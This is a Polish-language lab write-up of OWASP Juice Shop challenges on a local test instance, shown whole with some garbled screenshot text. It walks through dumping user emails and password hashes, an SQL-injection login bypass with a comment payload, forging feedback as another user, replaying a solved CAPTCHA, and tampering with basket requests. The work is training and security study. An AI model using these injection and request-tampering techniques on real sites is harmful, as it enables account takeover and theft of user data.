continueCode=OpEK4rdNvn6VMDPzyOmjbAGghRESczULfn2dxNl88ja715V9sLe92vkZ
16 If-None-Match: W/3272-yMrH57CfPMWKLwv/NlVIK/Ca2o"
17 Connection: close
18
19
```

**Response**

Pretty Raw Hex Render ⌂ ⌂ ⌂

```
}, {
  "id": null,
  "name": "björn.kimminich",
  "description": "björn.kimminich@gmail.com",
  "price": "Ged9d9726cbdc873c539e41ae8757b8c",
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": null,
  "name": "johnny",
  "description": "john@juice-sh.op",
  "price": "00479a957b6b42c459ee5746478e4d45",
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": null,
  "name": "christbrot",
  "description": "christbrot@juice-sh.op",
  "price": "9ad5b0d492bbe520589e128d2a891de4",
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": "2028-05-20 09:18:26.395 +00:00",
  "name": "",
  "description": "chris.pike@juice-sh.op",
  "price": "10a78b9e0d19ea1c67c9a27699f0095b",
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
}
```

Odpowiednio skonstruowane zapytanie pozwoliło odnaleźć użytkowników w bazie. Istotnym parametrem jest przypisana do „id” wartość, która z uwagi na modyfikację wyświetlanych parametrów przez zapytanie GET podaje datę usunięcia profilu użytkownika. W tym przypadku musiała ona być wartością różną od „null”. Ponadto udało odnaleźć się użytkownika, którego adres email wskazywałby na poszukiwanego Chrisa.


The screenshot shows a dark-themed login interface. At the top, it says "Login". Below that, an error message "Invalid email or password." is displayed. A text input field contains the email "chris.pike@juice-sh.op". Below the input field is a password input field with several dots. To the right of the password field is a "Remember me" checkbox. Below the password field is a link "Forgot your password?". In the center, there is a large blue "Log in" button with a key icon. Below the "Log in" button is another checkbox labeled "Remember me". At the bottom of the form, there is a horizontal line with the text "or" in the center. To the right of the "or" text is a green "Log in with Google" button with a "G" icon. At the very bottom of the page, there is a link "Not yet a customer?".

Próba zalogowania się przy wykorzystaniu adresu email oraz hasła podanego w postaci funkcji skrótu nie zakończyła się powodzeniem. Był to istotny krok w kontekście weryfikacji zabezpieczeń, ponieważ źle skonstruowany kod aplikacji mógłby pozwolić na porównywanie takowych wartości.

Istotny jest również fakt, że w trakcie wykonywania powyższych czynności zrealizowane zostało inne wyzwanie – User Credentials, którego celem było wykradzenie danych

użytkowników, co obrazował jeden z pierwszych kroków przedstawianych w obrębie widocznego rozdziału.

W celu poczynienia dalszego postępu w obrębie wyzwania skupiającego uwagę na GDPR, schemat tabeli Users odtworzony został w obrębie SQLite na maszynie Kali Linux.



```
(root@kali)-[~]
# sqlite3 --version
3.40.1 2022-12-28 14:03:47 df5c253c0b3dd24916e4ec7cf77d3db5294cc9fd45ae7b9c5e82ad8197f3alt1
[SQL] [Raw] [Hex] [JSON] [CSV] [IN] [OUT]
[File] [Actions] [Edit] [View] [Help]

[SQL] # sqlite3
[SQL] [Raw] [Hex] [JSON] [CSV] [IN] [OUT]
[SQL] [File] [Actions] [Edit] [View] [Help]


[SQL] # .schema
CREATE TABLE "Users" ("id" INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME);
CREATE TABLE `SecurityAnswers` (`id` INTEGER UNIQUE REFERENCES "Users" ("id"), `securityQuestionId` INTEGER REFERENCES "SecurityQuestions" ("id") ON DELETE NO ACTION, `answer` VARCHAR(255));
CREATE TABLE `SecurityQuestions` ("id" INTEGER PRIMARY KEY AUTOINCREMENT, `question` TEXT);
CREATE TABLE `SecurityAnswers` ("id" INTEGER PRIMARY KEY AUTOINCREMENT, `securityQuestionId` INTEGER REFERENCES "SecurityQuestions" ("id") ON DELETE NO ACTION, `answer` VARCHAR(255));
CREATE TABLE `SecurityQuestions` ("id" INTEGER PRIMARY KEY AUTOINCREMENT, `question` TEXT);

[SQL] [Raw] [Hex] [JSON] [CSV] [IN] [OUT]
[SQL] [File] [Actions] [Edit] [View] [Help]

[SQL] # .tables
Users
[SQL] [Raw] [Hex] [JSON] [CSV] [IN] [OUT]
[SQL] [File] [Actions] [Edit] [View] [Help]

[SQL] #
```

Zabieg ten pozwalał na lepsze zrozumienie funkcjonowania bazy danych SQLite oraz możliwość manipulowania danymi w jej obrębie. Pierwsza zrealizowana próba opierała się na dodaniu użytkownika, którego parametr odpowiadałby w polu adresu email temu co możliwe było do znalezienia przy wykorzystaniu Burp Suite.



```
sqlite> INSERT INTO Users(id,username,email,password,createdAt,updatedAt) VALUES ('1','Chris','chris.pike@juice-sh.op','bawpass','baw','baw');
sqlite> SELECT * FROM Users
[SQL] [Raw] [Hex] [JSON] [CSV] [IN] [OUT]
[SQL] [File] [Actions] [Edit] [View] [Help]

[SQL] # .tables
Users
[SQL] [Raw] [Hex] [JSON] [CSV] [IN] [OUT]
[SQL] [File] [Actions] [Edit] [View] [Help]

[SQL] #
```

Następnie, chcąc zweryfikować czy nie istnieją pewne powiązania pomiędzy bazami danych z aplikacją webowej oraz tymi, które utworzone zostały na maszynie testowej Kali, wprowadzone zostały odpowiadające wartości.

**Login**

Email \*  
chris.pike@juice-sh.op

Password \*  
.....

Forgot your password?


Log in

Remember me

or

G Log in with Google

Not yet a customer?



Akcja ta zakończyła się niepowodzeniem. Należało zatem skupić się na błędach logicznych, które możliwe są do odnalezienia w obrębie SQLite. Jednym z nich był fakt, iż istnieje sposobność do przesyłania takiego argumentu w zapytaniu do bazy danych, który spowoduje pominięcie dalszej części formularza z – jak mogłoby się do tej pory wydawać – niezbędnymi elementami. Odpowiada za to składnia w postaci – ‘--. Zabieg ten został wystosowany w aplikacji Juice Shop, natomiast w polu odpowiadającym za hasło użytkownika, wprowadzona została losowa wartość.

**Login**

Email \*  
chris.pike@juice-sh.op'--

Password \*  
.....

Forgot your password?


Log in

Remember me


or

G Log in with Google

Not yet a customer?



Zważywszy na brak zabezpieczeń przed wykorzystaniem takiego błędu w składni, doszło do zalogowania się na konto użytkownika Chris Pike. Potwierdzone zostało to również z poziomu podglądu nazwy zalogowanego użytkownika w prawym górnym rogu głównego widoku omawianej aplikacji webowej.



### 3.6 Login Jim oraz Login Bender

Widoczne wyzwanie może zostać zrealizowane na wiele różnych sposobów, niemniej jednak jednym z najbardziej efektywnych jest wykorzystanie kroków, które opisane i przedstawione zostały w poprzednim rozdziale dotyczącym GDPR.

Podobnie jak miało to miejsce we wspomnianym rozdziale, tak również i w tym przypadku możliwe jest wystosowanie odpowiedniego rodzaju składni, która pozwoli na pominięcie i brak uwzględniania pozostałych, potrzebnych w formularzu wartości.

Pierwszym krokiem było natomiast pozyskanie adresów mailowych użytkowników Jim oraz Bender. Baza danych posiadała wyłącznie jednego użytkownika przyporządkowanego do wskazanych imion, co niwelowało możliwość wystąpienia tak zwanych fałszywie pozytywnych wyników.

```
        }
    {
        "id":null,
        "name":"",
        "description":"jim@juice-sh.op",
        "price":"e541ca7ecf72b8d1286474fc613e5e45",
        "deluxePrice":5,
        "image":6,
        "createdAt":7,
        "updatedAt":8,
        "deletedAt":9
    }
```

```
{
  "id":null,
  "name":"",
  "description":"bender@juice-sh.op",
  "price":"0c36e517e3fa95aabf1bbff6744a4ef",
  "deluxePrice":5,
  "image":6,
  "createdAt":7,
  "updatedAt":8,
  "deletedAt":9
},
```

Następnie pozostało już tylko wstosować metodę zbliżoną do tego, co zostało zaprezentowane w jednym z wcześniejszych rozdziałów.

Logowanie na każde z przedstawionych kont zakończyło się powodzeniem.

### 3.7 Forged Feedback oraz CAPTCHA Bypass

Kolejne wyzwanie skupia się na wystawieniu feedbacku, oceny jako inny użytkownik. Pierwszym krokiem, który należy wykonać w celu zainicjowania wyzwania jest zalogowanie się na wybrane konto użytkownika, do którego dostęp został pozyskany w jednym z wcześniejszych wykonywanych wyzwań.

Po zalogowaniu należy przejść do rozwijanego z lewego górnego rogu menu, a następnie wybrać pozycję odpowiedzialną za dostarczanie feedbacku. Uzupełniony formularz jest gotowy do złożenia po wpisaniu „Captcha” opierającego się o proste zadanie matematyczne.

Customer Feedback

Author  
\*\*\*der@juice-sh.op

Comment \*  
BAW Test feedback :P

Rating

CAPTCHA: What is  $9+5*5$  ?

Result \*  
34

Submit

Wyniki akcji możliwe są do odnalezienia w zakładce Proxy narzędzia Burp Suite. Cechą szczególną, która pozwoli odnaleźć właściwe zapytanie jest destynacja, w której było ono kierowane – tutaj mowa o API powiązanym z feedbackami.

ID	Host	Method	URL	Params	Edited	Status	Length	MIMEType	Extension	Title	Comment	TLS	IP	Cookies	Time	Last connection port
983	http://localhost:3000	GET	/api/questions		✓	304	278			127.0.0.1		17/06/37 20 M.	8080			
984	http://localhost:3000	GET	/api/questions/search?q=			304	278			127.0.0.1		17/06/37 20 M.	8080			
985	http://localhost:3000	GET	/api/user/whohami			304	276			127.0.0.1		17/06/40 20 M.	8080			
986	http://localhost:3000	GET	/rest/capital			200	403	JSON		127.0.0.1		17/06/40 20 ...	8080			
987	http://localhost:3000	POST	/api/questions		✓	304	269	JSON		127.0.0.1		17/07/38 20 M.	8080			
988	http://localhost:3000	GET	/api/questions/whohami			200	403	JSON		127.0.0.1		17/07/38 20 M.	8080			
989	http://localhost:3000	GET	/api/questions/			304	278			127.0.0.1		17/07/42 20 M.	8080			
990	http://localhost:3000	GET	/api/questions/whohamis		✓	304	278			127.0.0.1		17/07/42 20 M.	8080			
991	http://localhost:3000	GET	/rest/admin/application-configuration			304	279			127.0.0.1		17/07/47 20 M.	8080			
994	http://localhost:3000	GET	/api/challenge/setname		✓	304	278			127.0.0.1		17/07/47 20 M.	8080			
995	http://localhost:3000	GET	/api/questions/			304	277			127.0.0.1		17/07/47 20 M.	8080			
996	http://localhost:3000	GET	/rest/capital			200	404	JSON		127.0.0.1		17/08/03 20 M.	8080			
997	http://localhost:3000	GET	/rest/user/whohami			304	276			127.0.0.1		17/08/03 20 M.	8080			

**Request**

```
POST /api/feedbacks HTTP/1.1
Host: localhost:3000
Content-Length: 105
sec-fetch-mode: cors
sec-fetch-site: same-origin
Accept: application/json, text/plain, */*
Content-Type: application/json
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4480.93 Safari/537.36
```

**Response**

```

HTTP/1.1 201 Created
Date: Sat, 20 May 2023 21:07:38 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 106
Connection: close
{"status": "success",
 "id": 3,
 "userId": 3,
 "comment": "BAW Test feedback | ***der@juice-sh.op",
 "rating": 5,
 "updatedAt": "2023-05-20T21:07:38.696Z",
 "createdAt": "2023-05-20T21:07:38.696Z"
}
```

**INSPECTOR**

- Request Attributes
- Request Cookies (0)
- Request Headers (18)
- Response Headers (12)

Detale widocznego zapytania oraz odpowiedzi przedstawiają pola, które powiązane są z wystawianymi ocenami. Najbardziej interesującym polem z perspektywy omawianego wyzwania jest „id”, które powinno wskazywać na konkretnego, dowiązanego użytkownika.

Treść metody POST została skopiowana i przeniesiona do Burp Suite Repeater, dzięki czemu w łatwy sposób można było modyfikować poszczególne wartości parametrów. Zmieniona została wartość odpowiadająca za identyfikator użytkownika, a następnie całość została przekazana do aplikacji.


<b>Request</b> <pre>Pretty Raw Hex Render 1 POST /api/Feedbacks/ HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 109 4 Content-Type: application/json; charset=UTF-8 5 X-Content-Type-Options: nosniff 6 X-Frame-Options: SAMEORIGIN 7 X-Feature-Flags: reportSelf 8 X-Recruiting: /#jobs 9 Location: /api/Feedbacks/9 10 Content-Type: application/json; charset=utf-8 11 Content-Length: 193 12 ETag: W/"c1-Nd0a2xk9w@Tu5Hg ouApRuzwXkg" 13 Vary: Accept-Encoding 14 Date: Sat, 20 May 2023 21:09:51 GMT 15 Connection: close 16 17 { 18     "status": "success", 19     "data": { 20         "id": 9, 21         "userId": 5, 22         "captchaId": 1, 23         "captcha": "34", 24         "comment": "BAW Test feedback forge (***der@juice-sh.op)", 25         "rating": 5 26     } 27 }</pre>	<b>Response</b> <pre>Pretty Raw Hex Render 1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Flags: reportSelf 6 X-Recruiting: /#jobs 7 Location: /api/Feedbacks/9 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 193 10 ETag: W/"c1-Nd0a2xk9w@Tu5Hg ouApRuzwXkg" 11 Vary: Accept-Encoding 12 Date: Sat, 20 May 2023 21:09:51 GMT 13 Connection: close 14 15 { 16     "status": "success", 17     "data": { 18         "id": 9, 19         "userId": 5, 20         "comment": "BAW Test feedback forge (***der@juice-sh.op)", 21         "rating": 5, 22         "updatedAt": "2023-05-20T21:09:51.465Z", 23         "createdAt": "2023-05-20T21:09:51.465Z" 24     } 25 }</pre>
---	--

Akcja zakończyła się powodzeniem, a więc pomimo braku zmiany tokenu sesji, informacja ta została przekazana do API w odpowiedni sposób. Dla drugiego z wykonanych zadań, a więc pominięcia rozwiązywania zadań CAPTCHA istotne było natomiast, że realna wartość wprowadzana przez użytkownika w polu tekstowym nie posiadała większego znaczenia, ponieważ CAPTCHA rozpoznawana była wyłącznie po numerze ID.

Wykorzystując wcześniejszą spreparowaną metodę POST wiedząc, iż legitymuje się ona poprawnie rozwiązanym zadaniem CAPTCHA, akcja przesyłania treści do API została wielokrotnie powtórzona, co przyczyniło się do zrealizowania wyzwania CAPTCHA Bypass.

### 3.8 Manipulate Basket

Wyzwanie to skupia się na próbie dodania przedmiotów dostępnych w menu Juice Shop do koszyka innego użytkownika, z którego sesją nie jest powiązana osoba wykonująca ów czynność. By zapoznać się z logiką, która powiązana jest dodawaniem elementów do koszyka, konieczne było wyrażenie chęci zakupu dowolnego artykułu.



Dodanie tychże elementów pozwoliło w kolejnym kroku prześledzić przy wykorzystaniu Burp Suite Proxy składni jaka powiązana jest z metodą POST.

Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
http://localhost:3000	GET	/rest/continue-code			304	278	JSON					127.0.0.1		17:09:51 20 M.	8080
1000 http://localhost:3000	GET	/rest/admin/application-configuration		✓	304	278	JSON					127.0.0.1		17:10:56 20 M.	8080
1002 http://localhost:3000	GET	/api/challenge/hostname			200	727	JSON					127.0.0.1		17:10:57 20 M.	8080
1003 http://localhost:3000	GET	/rest/continue/2023-05-01			200	435	JSON					127.0.0.1		17:12:00 20 M.	8080
1004 http://localhost:3000	GET	/rest/continue-code			304	276	JSON					127.0.0.1		17:42:11 20 M.	8080
1005 http://localhost:3000	GET	/rest/continue-code		✓	304	278	JSON					127.0.0.1		17:42:12 20 M.	8080
1006 http://localhost:3000	GET	/api/search/q			304	277	JSON					127.0.0.1		17:49:27 20 M.	8080
1007 http://localhost:3000	GET	/api/brands			304	277	JSON					127.0.0.1		17:49:27 20 M.	8080
1008 http://localhost:3000	GET	/rest/basket/2			304	276	JSON					127.0.0.1		17:49:32 20 M.	8080
9999 http://localhost:3000	POST	/rest/basket/2/items		✓	200	521	JSON					127.0.0.1		17:49:32 20 M.	8080
1010 http://localhost:3000	GET	/api/products/250/m/5a7920May2020...		✓	200	673	JSON					127.0.0.1		17:49:34 20 M.	8080
1011 http://localhost:3000	GET	/rest/basket/2			200	1344	JSON					127.0.0.1		17:49:34 20 M.	8080
1012 http://localhost:3000	GET	/rest/basket/2			304	277	JSON					127.0.0.1		17:49:38 20 M.	8080
1013 http://localhost:3000	GET	/rest/user/welami			304	276	JSON					127.0.0.1		17:49:38 20 M.	8080

Widoczny parametr „BasketId” może okazać się niezwykle pomocny w kontekście dodawania artykułów do koszyków innych użytkowników. Wykonana została zatem próba modyfikacji tegoż parametru przy ponownym wystawianiu żądania zmiany. Proces ten zakończył się jednak niepowodzeniem. Odrzucenie zostało okraszone komunikatem odnoszącym się do braku odpowiednich uprawnień oraz nieprawidłowego numer indeksującego koszyk.

**Request**

```
Pretty Raw Hex ⌂ ⌂ ⌂
1 POST /api/BasketItems/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 44
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, /*
6 Content-Type: application/json
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzInIj9.yJzGF0dXmI0JzdwNjZNZnIiwiZGF0YSI6ey.JpZC1GMywidXNlc5hbhWU0i1iLCjbWFpbCIG6iJlbnRlcBqdWljZS1zaC5vcC1sInBh3Nb3KjIoiMGMeNmU1MfLm2ZhrOTVhYmJiZmZnJiCONGE02WYiLCjb2x1joiY3Vzd9tZXiiLCjkZWxleGVub2tlbi6GiisImxhc3Pmb2dpklWjoiIiwiwchJvZnsZU0tYw1i0jYiXNzXkRz3B1YmxpYyppbWfNzKMDxBsbF2yc9kZWzhdw0LNn2ZyIsInRvdHTBTZWNXZQ10i1iLCjpcOfdGL22Si6dHJ1ZsV1i3YJYXRlZEFOjoi1M AmMy0wNSOyMCawOtovDoyNi4yMjIgKzAwOjAwIvi1XbKXRlZEFOjoi1M AmMy0wNSOyMCawOtovDoyNi4yMjIgKzAwOjAwIvi1ZGVszKrlZEFOjpuwdwxsFsw1AWFOjoxNjg0N1ElMjMwFO.tnyhsuSHy4uWspOHUJDYp9YrxFxR3MMRgBrITWysIB05oUp-ygMMxgkLCyz1ZsWauVUseo4KpepF0px07W9eakFcqM9WhhSceCJgbGr0n0y5m5FA49keqaz_dbfnVs5R7EUMBTv12vQWUoAwhjB8RF7GOY5jgkkY
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzInIj9.yJzGF0dXmI0JzdwNjZNZnIiwiZGF0YSI6ey.JpZC1GMywidXNlc5hbhWU0i1iLCjbWFpbCIG6iJlbnRlcBqdWljZS1zaC5vcC1sInBh3Nb3KjIoiMGMeNmU1MfLm2ZhrOTVhYmJiZmZnJiCONGE02WYiLCjb2x1joiY3Vzd9tZXiiLCjkZWxleGVub2tlbi6GiisImxhc3Pmb2dpklWjoiIiwiwchJvZnsZU0tYw1i0jYiXNzXkRz3B1YmxpYyppbWfNzKMDxBsbF2yc9kZWzhdw0LNn2ZyIsInRvdHTBTZWNXZQ10i1iLCjpcOfdGL22Si6dHJ1ZsV1i3YJYXRlZEFOjoi1M AmMy0wNSOyMCawOtovDoyNi4yMjIgKzAwOjAwIvi1XbKXRlZEFOjoi1M AmMy0wNSOyMCawOtovDoyNi4yMjIgKzAwOjAwIvi1ZGVszKrlZEFOjpuwdwxsFsw1AWFOjoxNjg0N1ElMjMwFO.tnyhsuSHy4uWspOHUJDYp9YrxFxR3MMRgBrITWysIB05oUp-ygMMxgkLCyz1ZsWauVUseo4KpepF0px07W9eakFcqM9WhhSceCJgbGr0n0y5m5FA49keqaz_dbfnVs5R7EUMBTv12vQWUoAwhjB8RF7GOY5jgkkY
19 Connection: close
20 {
21   "ProductId":25,
22   "BasketId":7,
23   "quantity":3
}
```

**Response**

```
Pretty Raw Hex Render ⌂ ⌂ ⌂
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 30
9 ETag: W/"1e-Civ7WmdsocUgNsKj+82erp3UM"
10 Vary: Accept-Encoding
11 Date: Sat, 20 May 2023 22:09:52 GMT
12 Connection: close
13
14 {'error': 'Invalid BasketId'}
```

Następna próba obnażenia podatności, której poświęcone jest to wyzwanie, opierała się o wykorzystanie zależności HTTP Parameter Pollution, w której to dochodzi do modyfikacji tych samych parametrów w obrębie większej grupy. Wynikiem tego jest rzutowanie na przykład uprawnień przyznanych tylko dla jednej wartości parametru również na pozostałe, uwzględnione i zawarte w metodzie POST.

Dodana została zatem nowa pozycja z parametrem „BasketID”, tym jednak razem łącznie z orginalnym żądaniem zmiany w obrębie koszyka, do którego dany użytkownik posiada uprawnienia. Dla lepszego zobrazowania i większej klarowności eksperymentu wybrany został produkt o innym numerze identyfikacyjnym.


**Request**

```
Pretty Raw Hex ⌂ ⌂ ⌂
1 POST /api/BasketItems/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 63
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, /*
6 Content-Type: application/json
